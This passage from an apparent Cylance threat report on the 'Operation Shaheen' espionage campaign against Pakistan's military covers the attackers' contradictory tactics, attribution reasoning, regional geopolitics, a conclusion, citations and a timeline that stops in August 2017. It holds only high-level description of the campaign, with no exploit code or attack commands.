The Phase 2 exploit had the rare ability to delete itself from the system. Its shellcode and malware exhibited numerous, advanced measures to avoid detection and analysis. Yet, this exploit also surrendered itself to specific antivirus products after certain dates, at which point it essentially asked to be caught.

Our assessment, first alluded to above, is that the white flag was waved as an intentional distraction. It presented the kind of puzzle that would lead an investigator to focus attention and resources toward solving, even if there were no real solution. Meanwhile, the threat actors carried on in another direction.

Second, the campaign began by using a cookie-cutter exploit and hosting the payload externally on compromised websites, where it could theoretically be found by anyone. The White Company later switched to a highly advanced and customized exploit and placed the payload within the documents themselves. This means only those who possessed the unopened documents and had the ability to analyze them could investigate the malware.

The first approach, except for the fact that the malware was obfuscated, carries the hallmark of an unsophisticated threat actor at work. Examined without knowledge of the later approach (Phase 2), it would lead forensic investigators to a clear and simple conclusion about who was behind it.

Yet, the second approach, if encountered without knowledge of the first, presents a more difficult forensic challenge. One must be in possession of the phishing lure document to analyze it.

Seeing both approaches used together, we assess that these opposing styles were likely a reflection of the targets — where one approach may have worked better for some, and a different one worked for others. Only 25% of the documents we recovered had malware embedded within them.

Third, while the Phase 2 shellcode observed in the exploit was highly complex, the payloads it dropped were ultimately publicly available. This effectively thwarts the expectation of an analyst who might look for custom shellcode to be followed by a custom espionage tool. The White Company seems to have gone to great lengths to give the appearance of, at least at first glance, being simple and unremarkable.

Finally, the Phase 2 exploit itself, when fully analyzed, showed conflicting signs of both expertise and sloppiness. As you recall, it was divided into two stages.

The Stage 1 shellcode, with the exploit's triggering of the vulnerability in Microsoft Word and environmental staging, was mostly clean with only a few mistakes. Moreover, it showed examples of true craftsmanship. For example, it optimized the initialization of the exploit so that it ran a millionth of a second faster. With no real noticeable impact on performance and not even necessary to do, it was simply a flourish.

By comparison, the Stage 2 shellcode was very sloppy.

For one thing, it took the time and space to look up three different API functions on the target's system which it didn't even use. Stage 2 also included vestiges of a first draft of a function that was eventually used, but in a different manner. The first draft was never cleaned up. The authors essentially forgot to erase the blackboard.

Efficiency and clarity are expected in shellcode of this degree of complexity. Both were absent in Stage 2, which posed a huge red flag.

Our assessment, detailed below (see Attribution), is explained in great granularity in Report 2 – Exploits Evolved. We believe that the developers of Stage 1 and Stage 2 are separate entities.

The Campaign discussion of the Phase 2 shellcode posed the most intriguing contradiction of all — the mystery of why the eight antivirus products were chosen first for evasion and then for surrender.

Cylance endeavored to determine the market share for those products within Pakistan, and when no free solution was found, we contacted the Pakistani CERT.

The Pakistani CERT originally agreed to provide the information, but after learning more about the nature of our findings, they stopped communicating with us. They did not tell us why.

ATTRIBUTION

Cylance does not endeavor to conclusively attribute attacks or campaigns to specific entities, as a matter of principle, for several reasons. This approach is particularly prudent in this case.

The threat actor in question took great pains to elude attribution. They cobbled together tools created by several different developers, some of whom took steps to cover their tracks. These efforts served to complicate the overall picture of what occurred and who was behind it.

Pakistan is a tumultuous, nuclear-armed nation with a history of explosive internal politics. Their position on the geopolitical chessboard makes them an obvious target of all the nation states with well-developed cyber programs (i.e. the Five Eyes, China, Russia, Iran, DPRK, Israel). They also draw attention from emerging cyber powers like India and the Gulf nations.

Several of these countries are known to use or otherwise control proxies who possess similar capabilities. Some of these groups have been associated with organized crime syndicates, while others act as formal private contractors.

Lastly, considering Pakistani intelligence's own checkered history, it is not beyond reason to consider that Pakistan's own government may have an interest in spying on itself.

A STATE-SPONSORED GROUP WITH ADVANCED CAPABILITIES

In our assessment, The White Company demonstrates a threat actor profile that has not been addressed in public threat research within the information security community. This statement is based on the actor's use of complex shellcode as seen in their exploits, coupled with the use of heavily obfuscated, publicly available malware.

Cylance concludes that The White Company is highly likely a state-sponsored threat actor with advanced capabilities. We base this on ongoing research and analysis of a large sample set of their exploits used both in Operation Shaheen and additional yet-to-be-named campaigns.

Our reasons include the following:

The White Company was observed incorporating more than one exploit that was developed by the same, separate entity. The simplest explanation for this is that The White Company purchased these exploits on the commercial market. Such purchases take considerable resources (tens of thousands of dollars for each one) typically associated with either state-sponsored groups or organized crime. It is possible that The White Company came upon other documents which incorporated these exploits and reused them. Even so, the know-how required for this, and the incredibly complex shellcode The White Company added afterward, suggests a team of developers with advanced capabilities. These are the hallmarks of a state-sponsored group.

Cylance's analysis of The White Company exploit samples used in a number of different campaigns revealed that they evolved over time. Improvements were made across four versions or revisions. The White Company even left behind evidence of a complex build system which would automate some aspects of development to speed up the process.

Cylance also found that large chunks of the malware and shellcode used in this campaign were modular and could be modified to suit different needs. This feature suggests that The White Company was managing multiple targets and, probably, multiple campaigns simultaneously — another common trait associated with state-sponsored groups.

There were additional telltale signs, including:

- An unusually large number of antivirus evasions indicating that The White Company was capable of advanced reconnaissance of multiple targets.
- Multiple, sophisticated measures to thwart analysis employed by both the exploit and the malware (ensuring it was on the target computer and not being analyzed).
- An unusually elaborate series of clean-up functions designed to erase all trace of The White Company's presence — except when it deliberately allowed itself to be caught.


Finally, the choice of targeting and the purpose of the malware used are clear indicators of state-sponsored interest. Espionage conducted on the Pakistani military is much more likely to be of interest to a government than a criminal group.

GEOPOLITICAL CONTEXT

In lieu of a speculative attempt at attribution, Cylance offers a brief review of the shifting strategic alliances and partnerships in South Asia. We will focus on the timeframe corresponding with the campaign — i.e., from April 2017 to February 2018. Readers may decide for themselves who stood to benefit from Operation Shaheen.

We encourage readers to consult the timeline included in this report. It provides an easily digestible accounting of events within the context of the espionage campaign.

In general, 2017 was a milestone year for Pakistan which, along with its military, celebrated the 70th anniversary of its founding. It reached economic and strategic highs with China, plummeted to new lows with the United States, and maintained tense and complicated relationships with its neighbors.



CHINA AND PAKISTAN

Pakistan drew closer to its long-time ally China, with whom it shares a $60 billion infrastructure campaign called the China Pakistan Economic Corridor (CPEC). This partnership forms a central plank in China's huge, multi-national One Belt, One Road initiative. This is President Xi's signature foreign policy initiative, designed to restore the Silk Road connections between China, Europe and the rest of Asia. It has prompted an outpouring of public support from Pakistan officials, who have taken to calling China their "Iron Brother".

The CPEC project has withstood repeated criticism from India, which objects to the fact that planned projects will traverse the contested Kashmir region. This is an area which both India and Pakistan claim as their own. U.S. officials have backed India in public statements and have not openly supported CPEC. On May 13, 2017, five days before the time-triggered evasion of AVG in the shellcode was due to end, China held a Silk Road Summit. At the summit, China inked $500 million in CPEC deals with the Pakistanis. India refused to attend.

Within Pakistan, the CPEC project in 2017 meant more agricultural development and infrastructure projects. Areas ranging from the northern border with China all the way to the port of Gwadar on the Indian Ocean would benefit. China's investment in the Gwadar port gives it a more direct route to ship goods westward. More importantly, it provides a strategic maritime perch from which to balance its regional rival India. On April 20, two days before the first time-triggered AV evasion in the shellcode (Kaspersky), it was announced that China would lease the Gwadar port for 40 years, and that China would deploy 100,000 of its Marines to Gwadar and another port in Djibouti.

On June 17, when the shellcode stopped trying to evade Sophos, Pakistani Prime Minister Sharif arrived in Beijing for the One Belt, One Road Summit. A few days later, the complete CPEC master plan was published in the Pakistani press. On September 7, Pakistan celebrated Air Force Day, an occasion marked with a joint exercise with China's air force called Shaheen VI. This exercise occurred within days of shellcode instructions to stop evading ESET and the final modifications to five phishing lure documents containing externally hosted payloads.

On September 17, an official CPEC press release announced that China would assist Pakistan in capacity building of its armed forces. The end of the year saw even greater Chinese interest in protecting its investments and laborers in Pakistan from dangers posed by internal Pakistani extremists. On November 13, at the Chinese Economic Summit in Hong

Kong, China offered to train the Pakistani military specifically for protecting CPEC projects. This proposal occurred on the same day that one of the phishing lures using an external payload was last modified. That offer was followed a week later by another Chinese-Pakistani joint air exercise and new CPEC commitments.

In December, there were announcements that Pakistan's Air Force would send a satellite into space in collaboration with the Chinese. It was also announced that China and Pakistan would remain economic partners until 2030, and that China, Pakistan, and Afghanistan would coordinate on counterterrorism and new CPEC initiatives. These declarations coincided with the final modifications to a number of phishing lure documents containing an internal payload.

THE U.S. AND PAKISTAN

In significant contrast, Pakistan's partnership with the United States deteriorated significantly over the same time period.

Late April saw the start of the traditional Taliban fighting season in Afghanistan. During this timeframe, the U.S. and Pakistan must work together closely in tracking terrorists across the Afghan-Pakistan border and share intelligence. They got off to a bad start.

April 22, when the shellcode ceased attempts to evade Kaspersky, a Taliban attack on an Afghan base killed over 100. This represented the deadliest attack of its kind. It followed news of a U.S. mother-of-all-bombs attack on a Taliban target earlier that month. The attack utilized the largest non-nuclear bomb ever deployed in combat. These were followed by a visit by U.S. Defense Secretary Mattis to Afghanistan on April 24, and the simultaneous resignation of his Afghan counterpart.

In early May, when the shellcode stopped evading Quick Heal, the U.S. military began pitching a new Afghan war strategy to the Trump administration. The head of ISIS in Afghanistan was also killed. Later that month, within days of shellcode instructions to stop evading AVG and BitDefender, President Trump embarked on his first foreign trip. He traveled to Saudi Arabia and Israel before heading to Europe for the G7.

On June 17, Russia announced it had killed the leader of ISIS, al-Baghdadi, a claim the U.S. scrambled to confirm. A day later, the shellcode triggered instructions to stop evading Sophos antivirus products. Four days later, video was released of American and Australian hostages being held by the Taliban.

In July, the U.S. held its biggest military drills yet with India and Japan. Pakistani Prime Minister Sharif was removed from office. A new administration took charge. Reports began circulating of Pakistan's growing relationship with China as a counterbalance to the improved relationship between the U.S. and India.

On August 1, the U.S.-India Strategic Partnership Forum was established, a sign of a deepening and increasingly formalized alliance. Later that month, on August 22, the Trump administration released its South Asia policy, settling on a new Afghan war strategy. It signaled it would be taking a harder line against Pakistan, following a visit there on August 19 by the U.S. Central Command chief, while drawing closer to India. The crux of the U.S. concern was Pakistan was not doing enough to help with counterterrorism efforts. This sentiment was fueled by Pakistan's refusal to deny safe havens to terrorists targeting U.S. personnel. On August 17, a day after the shellcode stopped evading Avast, India approved the purchase of $650 million in Boeing helicopters.

Meanwhile, the U.S began to threaten consequences if Pakistan did not adhere to U.S. interests, including sanctions. Within a week of the release of the Trump Administration's South Asia policy, on August 21, nine phishing lure documents triggering externally hosted payloads were last modified. Many had a Chinese theme in the file name, perhaps a reflection of the fact that a major territorial dispute along the Doklam border between China and India, which had begun in June and turned violent, finally ended on August 28.

That same day, Reuters released an exclusive article about a private Symantec report they obtained. The report warned of a cyber espionage campaign making use of a piece of malware called EHDOOR, which targeted India and Pakistan.

Two days later, on August 30, the U.S. announced it would hold up $255 million in military assistance for Pakistan in escrow. The funds would not be released until Pakistan did more to crack down on terrorism. It was on the same day that another phishing lure document was finalized.

On September 1, BitDefender released another paper about the same group referenced by Symantec. They labeled the same malware EHDevel after a series of letters left in the malware samples.

On September 11, the Pakistan prime minister announced that any sanctions imposed by the U.S. on Pakistan would seriously imperil relations. This coincided with a flurry of new phishing lure documents and shellcode instructions regarding the evasion of ESET. At the end of the month, U.S. Defense Secretary Mattis traveled to India. His reported agenda was to sell them F-16s and engage them as a counterterrorism partner in Afghanistan. The day of his trip, September 26, a phishing lure document specifically referencing the Pakistani Air Force was finalized.

In October, within a week of several phishing lure documents being finalized, the U.S. publicly voiced criticism of the China-Pakistan CPEC initiative. Criticism focused on CPEC passing through a region of contested ownership — echoing the claim made by India months earlier. In the middle of the month, then-U.S. Secretary of State Tillerson gave a speech at a Washington think tank. He called for greater cooperation with India in a number of areas, including cyber. He then embarked on a week-long tour of South Asia, with stops in Pakistan, India, Qatar, Saudi Arabia, and a surprise visit to Afghanistan. While he was in India, The White Company finalized another phishing lure with a Pakistani government theme — among the first ones to contain the complex shellcode and an internal payload of malware.

In early November, President Trump made a state visit to Beijing, while the Saudis visited Pakistan to explore investment opportunities in the CPEC initiative. On November 24, when the final shellcode instructions were issued and all attempts to evade antivirus products were ceased, Pakistan released a militant leader on the U.S. and India wanted lists. The U.S. threatened repercussions if the Pakistanis did not take him back into custody.

On December 4, U.S. Defense Secretary Mattis visited Pakistan. The next day, a phishing lure with a Pakistan government theme was finalized. On December 7, Pakistan's Air Force announced it would shoot down all U.S. drones flying in Pakistani air space. Five days later, The White Company finalized two more phishing lures, both with explicit references to the Pakistan Air Force.

In early January, Pakistan announced it would stop sharing intelligence with the U.S. Later that month, the U.S. said it would end its $2 billion in security assistance to Pakistan. In mid-February, news articles referenced the possibility that the U.S. might add Pakistan to a terrorist finance list.

INDIA, IRAN, AND PAKISTAN

Relations between Pakistan and its neighbors, Iran and India, remained tense. Relations between Pakistan and Iran were roiled by tensions about terrorist safe havens within Pakistan, and Pakistan's relations with India were constantly strained by incidents in the Kashmir region.

On April 16, within a week or so of the first shellcode instructions to stop evading Kaspersky, violence was sparked in Kashmir. The Indian Army reportedly tied a Kashmiri man to a jeep and paraded him through villages. Then, on April 26, the press revealed that the Indian intelligence service had been providing safe haven to the head of the Pakistani Taliban (TTP). The TTP is a group that has been a constant threat to the Pakistani government. That revelation followed news, two weeks earlier, that Pakistan had sentenced an Indian naval officer to death for espionage.

May began with more violence in Kashmir when India claimed that two of its soldiers had been mutilated by the Pakistan Army. Pakistan denied the charge. A diplomatic and military flare-up ensued. Meanwhile, the shellcode administered instructions to stop evading Quick Heal on May 3. A week later, the Iranian government issued a warning to Pakistan that it would strike terrorist safe havens within Pakistan's borders if necessary. On May 13, a terrorist attack occurred in Gwadar, the strategically important port city and site of a major CPEC project. This occurred less than a week before the shellcode issued instructions to stop evading AVG.

At about the same time, India won a ruling in an international court to bar Pakistan from executing an alleged Indian spy. On May 24, the day the shellcode stopped trying to evade BitDefender, India said it attacked Pakistani army posts in the disputed Kashmir region. In response, Pakistani Air Force officials announced they would operationalize all its forward bases in the region. Shelling continued into early June. On May 27, Pakistan claimed the Iranians had fired mortars across the border into Pakistan and killed civilians.

On June 21, four days after the shellcode stopped evading Sophos, Pakistan's Air Force shot down an Iranian spy drone. A day later, the U.S. approved the sale of drones to India. Two days later, the Indian prime minister visited the U.S. on an official state visit. July and August were marked by more violence in Kashmir. Tensions came to a head in late September, with an attack on a visiting minister's convoy on September 21. A day later, another phishing lure document was finalized.

The beginning of October was marked by a series of violent incidents. At the same time, a flurry of Pakistan Air Force related phishing lures were modified. Pakistan announced it had shot down an Indian spy drone on October 28, within two days of another phishing lure with a Pakistan government theme being finalized. However, there were also visits between senior military officers of Iran, India, and Pakistan. Pakistan also sent a military plane with supplies to aid Iran after an earthquake struck in November. In December, Iran expressed interest in investing in the CPEC initiative.

The year ended with more violence in Kashmir, and 2018 began in a similar manner. Ten days after the last phishing lure was finalized, India reportedly test launched a nuclear-capable long-range missile.

OTHER COUNTRIES AND PAKISTAN

The headlines during Operation Shaheen made little mention of Pakistan's relations with other established and emerging cyber power nations. Yet, a few recent trends are worth noting.

First, as relations between the U.S. and Pakistan have deteriorated, many analysts have noted an increase in ties between Pakistan and Russia. This move marks a huge turnaround, given that the Pakistanis were key partners in the Americans' attempts to defeat the Soviets in Afghanistan.

In contrast, the last two years have seen historic firsts in closer military ties, from joint exercises to training to actual procurement of military equipment — with Russia providing Pakistan with attack helicopters for the first time in its history (Alam, 2017).

Other analysts have noted that while Russia was busy engaging in military exercises with Pakistan, it was simultaneously signing bilateral cyber pacts with India. Russia still regards India as its main strategic partner in South Asia (Leksika Staff, 2018).

Among the Gulf Cooperation Council nations (GCC), both Saudi Arabia and the United Arab Emirates (UAE) have been involved in South Asian affairs.

In late October 2018, the Saudi government announced a pledge of $6 billion in bailout funds to Pakistan (Dawn, 2018), which has sought help from the International Monetary Fund to alleviate a rather dire economic deficit of a reported $18 billion.

It's not the first time the Saudis have stepped up to rescue Pakistan from economic crisis. It reportedly delivered $1.5 billion in aid in 2014 as well.

Like Russia, the UAE is a friend of both Pakistan and India. At the beginning of 2017, the Emirati crown prince was the guest of honor at India's Republic Day parade. The UAE is India's third largest trading partner after the U.S. and China. Both are clear indicators to Pakistan that the UAE's relationship with India would not be a zero-sum game as former Ambassador to the U.S. from Pakistan Husain Haqqani has called it (Haqqani, 2017).

The UAE has enjoyed a long and friendly history with Pakistan. Both are Sunni Muslim countries. For decades, a military agreement has given Pakistani officers the ability to train and serve in the Emirates. The UAE has provided critical financial aid to Pakistan over the years, and the Emirates are the second largest Arab donor to Pakistan.

More recently, Pakistan has invited the UAE to invest in the massive CPEC (China Pakistan Economic Corridor) project (ARY News, 2018). This move follows an already significant commitment of support in foreign direct investment (Pakistan-China Institute, 2017). In October 2017, the UAE announced its intent to develop a 10-year roadmap to promote bilateral trade (Dawn, 2017).

The Emirates also have an inherent interest in the Chinese proposed development of the Gwadar port, referred to above, which would connect China with the Gulf and counterbalance India's strategic maritime regional position. If successful, Pakistani observers contend that Gwadar could be built into a city that might one day rival Dubai and relieve some of Pakistan's heavy reliance on Gulf states for economic support (Dunya News, 2018).

Today, the Emirates are home to perhaps the largest ex-pat population of both Pakistanis and Indians — another reason why the UAE might want to keep a close eye on the security situation in both countries.

CONCLUSION

Perhaps the most significant of contradictions exposed by Cylance's research is that the threat of state-sponsored cyber espionage has already arrived on Pakistan's doorstep — a reality which appears to have just dawned on the Pakistanis themselves, at least in public discourse.

In February 2018, as our visibility into Operation Shaheen was closing, an Islamabad think tank held a seminar that drew high ranking representatives from government and industry to sound the same alarm bells that were set off in the U.S. a decade ago (and which continue to ring today), calling for public attention to be paid to Pakistan's cyber threats, and for the creation of a coordinated policy framework and national cyber strategy (Center for Global & Strategic Studies, 2018) (The News (Pakistan), 2018).

It's not hard to imagine why this has taken so long. In 70 years, the leaders of Pakistan have focused on a myriad of pressing existential threats, both from abroad (India) and within (coups, Kashmir, terrorism). To now focus on threats from advanced threat actors only increases their considerable burden.

Yet, the stakes couldn't be higher. The very threats that drive Pakistan's near constant upheaval and distract from cyber operations also make it a prime target for threats from the cyber domain.

This situation begs some difficult questions:

- Does the Pakistani government have the ability to defend itself, respond, or even identify the threat actors responsible for a cyber operation (be it espionage, sabotage, or coercion)?
- Can they effectively react if Pakistan's military and/or nuclear weapons facilities are targeted?
- If not, what are the consequences?

There are no easy answers — and that should concern us all.

For the more insular community of information security researchers, Operation Shaheen imparts some tough lessons.

The White Company's tactics, tools, and procedures challenge the long-held beliefs of many investigators and researchers. Analysts who focused on one part of this campaign would reach entirely different conclusions than those focusing on a separate, conflicting part. Analysts who skipped a detailed examination of the exploits used, or didn't understand them, would have missed the most critical insights.

As for the Pakistanis, recent headlines show signs of promise.

In late May 2018, two weeks after narrowly surviving gunshot wounds in an apparent assassination attempt (Abi-Habib, 2018), Ahsan Iqbal, the Minister for the Interior, announced that the government's first-ever National Centre for Cyber Security would be established, and that a comprehensive higher education program would be launched to develop talent to staff it (Iqbal, 2018) (Jamal, 2018).

Even May's news carried a dark lining, despite the otherwise fortunate outcome for Mr. Iqbal because his announcement made clear that this National Centre for Cyber Security would be housed and headquartered at Pakistan's Air University.

The Air University, of course, is owned and operated by the Pakistani Air Force — a principal target of Operation Shaheen and The White Company.

WORKS CITED

Abi-Habib, M. A. (2018, May 6). *Pakistan Minister, Champion of Minorities, Is Shot*. Retrieved from New York Times: https://www.nytimes.com/2018/05/06/world/asia/pakistan-assassination-attempt.html

Alam, K. (2017, October 12). *Growing Pakistan-Russia Military Ties Reflect Central Asia's Changing Geopolitics*. Retrieved from Royal United Services Institute (RUSI): https://rusi.org/commentary/growing-pakistan%E2%80%93russia-military-ties-reflect-central-asia%E2%80%99s-changing-geopolitics

ARY News. (2018, March 27). *Chairman Senate Invites UAE to invest in CPEC*. Retrieved from China-Pakistan Economic Corridor: http://www.cpecinfo.com/news/chairman-senate-invites-uae-to-invest-in-cpec/NTAzNA

Bourke-White, M. (1949). *Halfway to Freedom: A Report on the New India*. New York: Simon & Schuster

Center for Global & Strategic Studies. (2018, February 13). *Seminar on "Cyber Secure Pakistan - Policy Framework".* Retrieved from CGSS: https://cgss.com.pk/index.php?CGSS/seminardetails/113

Dawn. (2017, October 14). *UAE for Strengthening Economic Ties with Pakistan.* Retrieved from Dawn: https://www.dawn.com/news/1363655

Dunya News. (2018, May 12). *Gwadar: The New Dubai?* Retrieved from China-Pakistan Economic Corridor: http://www.cpecinfo.com/news/gwadar-the-new-dubai/NTI5Mw

Haqqani, H. (2017, January 30). *Huffington Post*. Retrieved from UAE Reminds Pakistan of Changed Realities: https://www.huffingtonpost.com/entry/uae-reminds-pakistan-of-changed-realities_us_588f9f10e4b04c35d5835041

Iqbal, A. (2018, May 21). *Ahsan Iqbal Facebook Page.* Retrieved from Facebook: https://www.facebook.com/ahsaniqbal.pk/posts/10155343506581078

Jamal, S. (2018, May 22). *Pakistan's first-ever Cyber Security Centre launched*. Retrieved from Gulf News: https://gulfnews.com/news/asia/pakistan/pakistan-s-first-ever-cyber-security-centre-launched-1.2225435

Leksika Staff. (2018, Feburary 20). *From Cyber to Khyber - Russia's New Footprint in South Asia*. Retrieved from Leksika: http://www.leksika.org/tacticalanalysis/2018/2/20/from-cyber-to-khyber-russias-new-footprint-in-south-asia-part-ii

MITRE. (2017, September 18). *CVE-2012-0158 Detail.* Retrieved from National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2012-0158

Pakistan Air Force. (2018). *Fazaia Housing Scheme.* Retrieved from Fazaia Housing Scheme: https://fhs.com.pk/

Pakistan-China Institute. (2017, January 1). *Foreign Direct Investment (FDI) Inflow Jumps to 10pc as CPEC Improves the Investment Climate in Pakistan.* Retrieved from China-Pakistan Economic Corridor: http://www.cpecinfo.com/news/foreign-direct-investment-(fdi)-inflow-jumps-to-10pc-as-cpec-improves-the-investment-climate-in-pakistan/OTkw

rapid7 (Open Source). (2014, December 13). *metasploit-framework/external/source/shellcode/windows/x86/src/block/block_api.asm.* Retrieved from rapid7 / metasploit-framework: https://github.com/rapid7/metasploit-framework/blob/cac890a797d0d770260074dfe703eb5cfb63bd46/external/source/shellcode/windows/x86/src/block/block_api.asm

The Last Stage of Delirium Research Group. (2002, December 12). *WinASM.* Retrieved from LSD: http://www.lsd-pl.net/winasm.pdf

The News (Pakistan). (2018, Feburary 14). *Cyber Attacks: Unity of Govt, Military, Private Sectors Stressed to Secure Country.* Retrieved from The News: https://www.thenews.com.pk/print/280740-cyber-attacks-unity-of-govt-military-private-sector-stressed-to-secure-country

TIMELINE

MARCH 2017

March 6, 2017	Five [Pakistan Army] soldiers slain in militant attack along Pak-Afghan border (The Dawn) As U.S. aid and influence shrinks in Pakistan, China steps in (Associated Press)
March 14, 2017	23 Asian countries meet in Pakistan to mull union like EU (Associated Press)
March 17, 2017	China to deploy 1 lakh (100,000) marines at ports in Gwadar and Djibouti (Economic Times)

APRIL 2017

April 10, 2017	Pakistan Sentences Indian National [naval officer] to Death for Espionage (Bloomberg) and (Twitter)
April 14, 2017	[terrorist attack] Rangers kill 10 TTP militants in operation near DG Khan (The News)
April 16, 2017	Indian Army Ties Kashmiri Man to Jeep and Parades Him Through Villages (New York Times)
April 17, 2017	Violence spikes in Indian Kashmir after videos inflame tension (Reuters)
April 20, 2017	Pakistan's Gwadar port leased to Chinese company for 40 years (Indian Express)
April 22, 2017	Exploit stops evading Kaspersky Mourning declared after scores of troops die in Afghan base attack [deadliest attack of its kind on an Afghan military base. More than 100 killed.] (Reuters)
April 23, 2017	Afghan Taliban's brazen attack eclipses Trump's 'mother of all bombs' (Reuters) Few clues on casualties at site of huge U.S. bomb in Afghanistan (Reuters)
April 24, 2017	Top U.S. general in Afghanistan sees Russia sending weapons to Taliban (Reuters) Afghan defense chief quits over attack; U.S. warns of 'another tough year' (Reuters) U.S. defense secretary in Afghanistan as U.S. looks to craft policy (Reuters)
April 25, 2017	[terrorist attack] 14 killed as passenger van hits landmine in Kurram Agency (Express Tribune)

April 26, 2017	RAW [Research and Analysis Wing, India's foreign intelligence service] providing safe haven to Pakistani Taliban chief, says breakaway faction spokesman (The Hindu)
April 27, 2017	India blocks social media in Kashmir in wake of abuse videos (Associated Press)
April 28, 2017	Taliban announce start of 2017 fighting season in Afghanistan (Associated Press)
April 29, 2017	Islamic State kills senior Afghan Taliban official in Pakistan: militants (Reuters)

MAY 2017

May 1, 2017	Pakistan extends house arrest of Islamist blamed for Mumbai attack (Reuters) India says two soldiers killed, mutilated by Pakistani troops (Reuters) Foreign Minister of Pakistan denies Pakistani involvement in LoC/ Kashmir incident (Twitter)
May 2, 2017	[Indian] Army chief tells troops to intensify vigil along LoC (Greater Kashmir) Pakistan ramps up coal power with Chinese-backed plants (Reuters) PAF training jet crashes near Jhang (Express Tribune)
May 3, 2017	Exploit stops evading Quick Heal Fury Over Indian Soldier Mutilation, Pakistan Envoy Summoned (Bloomberg)
May 4, 2017	U.S. military to pitch revised Afghan war plan to Trump in next week (Reuters)
May 5, 2017	Pakistani, Afghan troops exchange fire on border, several killed (Reuters) India calls satellite 'gift to South Asia', Pakistan says no thanks (Reuters)
May 7, 2017	Head of Islamic State in Afghanistan confirmed killed (Reuters)
May 8, 2017	Iran warns will hit militant 'safe havens' inside Pakistan (Reuters)
May 11, 2017	'Silk Road' plan stirs unease over China's strategic goals (Associated Press)
May 12, 2017	[terrorist attack] Terror in Mastung: Suicide blast targeting Maulana Haideri kills 25 (Express Tribune)
May 13, 2017	[terrorist attack] BLA kills 10 Sindhi labourers in Gwadar (The Nation) Pakistan signs nearly $500 million in China deals at Silk Road summit (Reuters) Two Indians killed in Kashmir border firing (Reuters)

May 14, 2017	India skips China's Silk Road summit, warns of 'unsustainable' debt (Reuters)
May 15, 2017	India asks World Court to bar Pakistan from executing alleged spy (Reuters)
May 18, 2017	Exploit stops evading AVG Pakistan Is Ordered to Suspend Execution of Indian Convicted of Espionage (New York Times)
May 19, 2017	Iranian Presidential Election Trump departs for Mid-East for First Foreign Trip
May 20-21, 2017	President Trump in Saudi Arabia
May 20, 2017	India announces policy for strategic partnerships in defense (Reuters)
May 22-23, 2017	President Trump in Israel
May 23, 2017	India says it attacked Pakistan army posts in divided Kashmir (Reuters)
May 24, 2017	Exploit stops evading BitDefender President Trump in Belgium Pakistan Air Force operationalises all forward bases (The Hindu) Pakistan jets fly near Siachen, 'Indian air space not violated' (Times of India) Pakistan captures Taliban leader blamed for three bombings in restive Southwest (Reuters)
May 25, 2017	Pak air force chief vows 'fierce response to enemy' (Times of India)
May 26-27, 2017	G7 Summit in Italy
May 27, 2017	Pakistan says Iranian mortar attack kills civilian (Reuters) Anti-India protests hit Kashmir after top rebel is killed (Associated Press)

JUNE 2017

June 1, 2017	Three killed in disputed Kashmir in shelling between India and Pakistan (Reuters)
June 2, 2017	Exploit stops evading Avira Pakistan to open up mineral-rich Baluchistan to China 'Silk Road' firms (Reuters)
June 3, 2017	Pakistan claims killing five Indian soldiers in retaliatory attack (Reuters)
June 4, 2017	China says Iran membership of Shanghai security bloc to be discussed at Summit (Reuters)

June 5, 2017	India's most powerful rocket launches satellite into orbit (Reuters)
June 6, 2017	Foreign delegations meet in Afghan capital after bloody week (Reuters)
June 14, 2017	No military solution in Afghanistan, U.N. chief says on Kabul visit (Reuters)
June 15, 2017	Gwadar airport construction likely to begin by Sept (The Nation)
June 16, 2017	China-India Doklam border standoff events begin U.S. military has made no decision on new Afghanistan troop levels: Spokesman (Reuters) Russia's military says it may have killed IS leader; West, Iraq skeptical (Reuters)
June 17, 2017	Exploit stops evading Sophos PM Sharif in Beijing for One Belt, One Road Summit
June 18, 2017	Two Pakistani diplomats missing in Afghanistan since Friday: Islamabad (Reuters)
June 19, 2017	U.S. urges bigger Chinese role to combat global terrorism (Reuters)
June 20, 2017	Exclusive: Trump administration eyes hardening line toward Pakistan (Reuters)
June 21, 2017	Afghan Taliban issues video of U.S., Australian hostages (Reuters) Officials: Pakistan Air Force Shoots Down Iranian Drone (RFE) Exclusive: CPEC master plan revealed (Dawn)
June 22, 2017	Pakistan confirms shooting down Iranian drone (Express Tribune)
June 23, 2017	U.S. approves sale of drones to India: General Atomics (Reuters)
June 25-26, 2017	State visit of Indian PM Modi to the U.S.
June 25, 2017	CPEC: Chinese Foreign Minister meets with Pakistani government and military leaders
June 27, 2017	China 'asks India to withdraw troops' from Nathu La pass (BBC)

JULY 2017

July 1, 2017	Indian security forces kill top militant, aide in Kashmir gun battle (Reuters)
July 6, 2017	India, Israel launch innovation fund during Modi visit (Reuters)
July 8, 2017	India puts Kashmir in lockdown on rebel's death anniversary (Associated Press) Seven killed in disputed Kashmir in cross-border shelling (Reuters)

July 10, 2017	U.S. carrier group leads biggest yet drills with India and Japan (Reuters)
July 16, 2017	Pak army to ensure timely completion of CPEC projects (CPEC via Pakistan Observer)
July 25, 2017	Pak high commissioner to India Abdul Basit retires early: Report (Hindustan Times) [resigned because he was passed over for Foreign Minister] India swears in Ram Nath Kovind as 14th president (Reuters)
July 27, 2017	Malware compiled: RevengeRAT [payload delivered from external site]
July 28, 2017	Pakistani PM Nawaz Sharif removed from office
July 30, 2017	Pakistan pivots to China amid fresh concerns over U.S. ties with India (Washington Post) India's Modi heads to Israel, lifting the curtain on close ties (Reuters)

AUGUST 2017

August 1, 2017	Indian police kill militant commander in Kashmir; protests erupt (Reuters) U.S. bosses throw weight behind new drive to court India [U.S.-India Strategic Partnership Forum established] (Reuters)
August 4, 2017	Khurram Dastgir Khan becomes Minister of Defence India and Pakistan at war in cyber space ahead of Independence Day (Business Today)
August 7, 2017	India kills five militants in Kashmir: army spokesman (Reuters)
August 12, 2017	[Terrorist attack] Bomb kills at least 15 in Pakistani city of Quetta (Reuters)
August 13, 2017	China-Pakistan strengthen ties: China opens largest bank in Gwadar (CPEC via One India) Two Indian soldiers, three militants killed in gunfight in Kashmir (Reuters)
August 14, 2017	Malware compiled: NetWire [internal payload] Pakistan marks 70 years of independence with pageantry, reflection (CNN)
August 15, 2017	Afghan Taliban warns Trump against sending in more troops (Reuters) Pakistan stands by China on issues of Tibet, Sinkiang and South China Sea (CPEC via The Dawn) India, China soldiers involved in border altercation: Indian sources (Reuters)

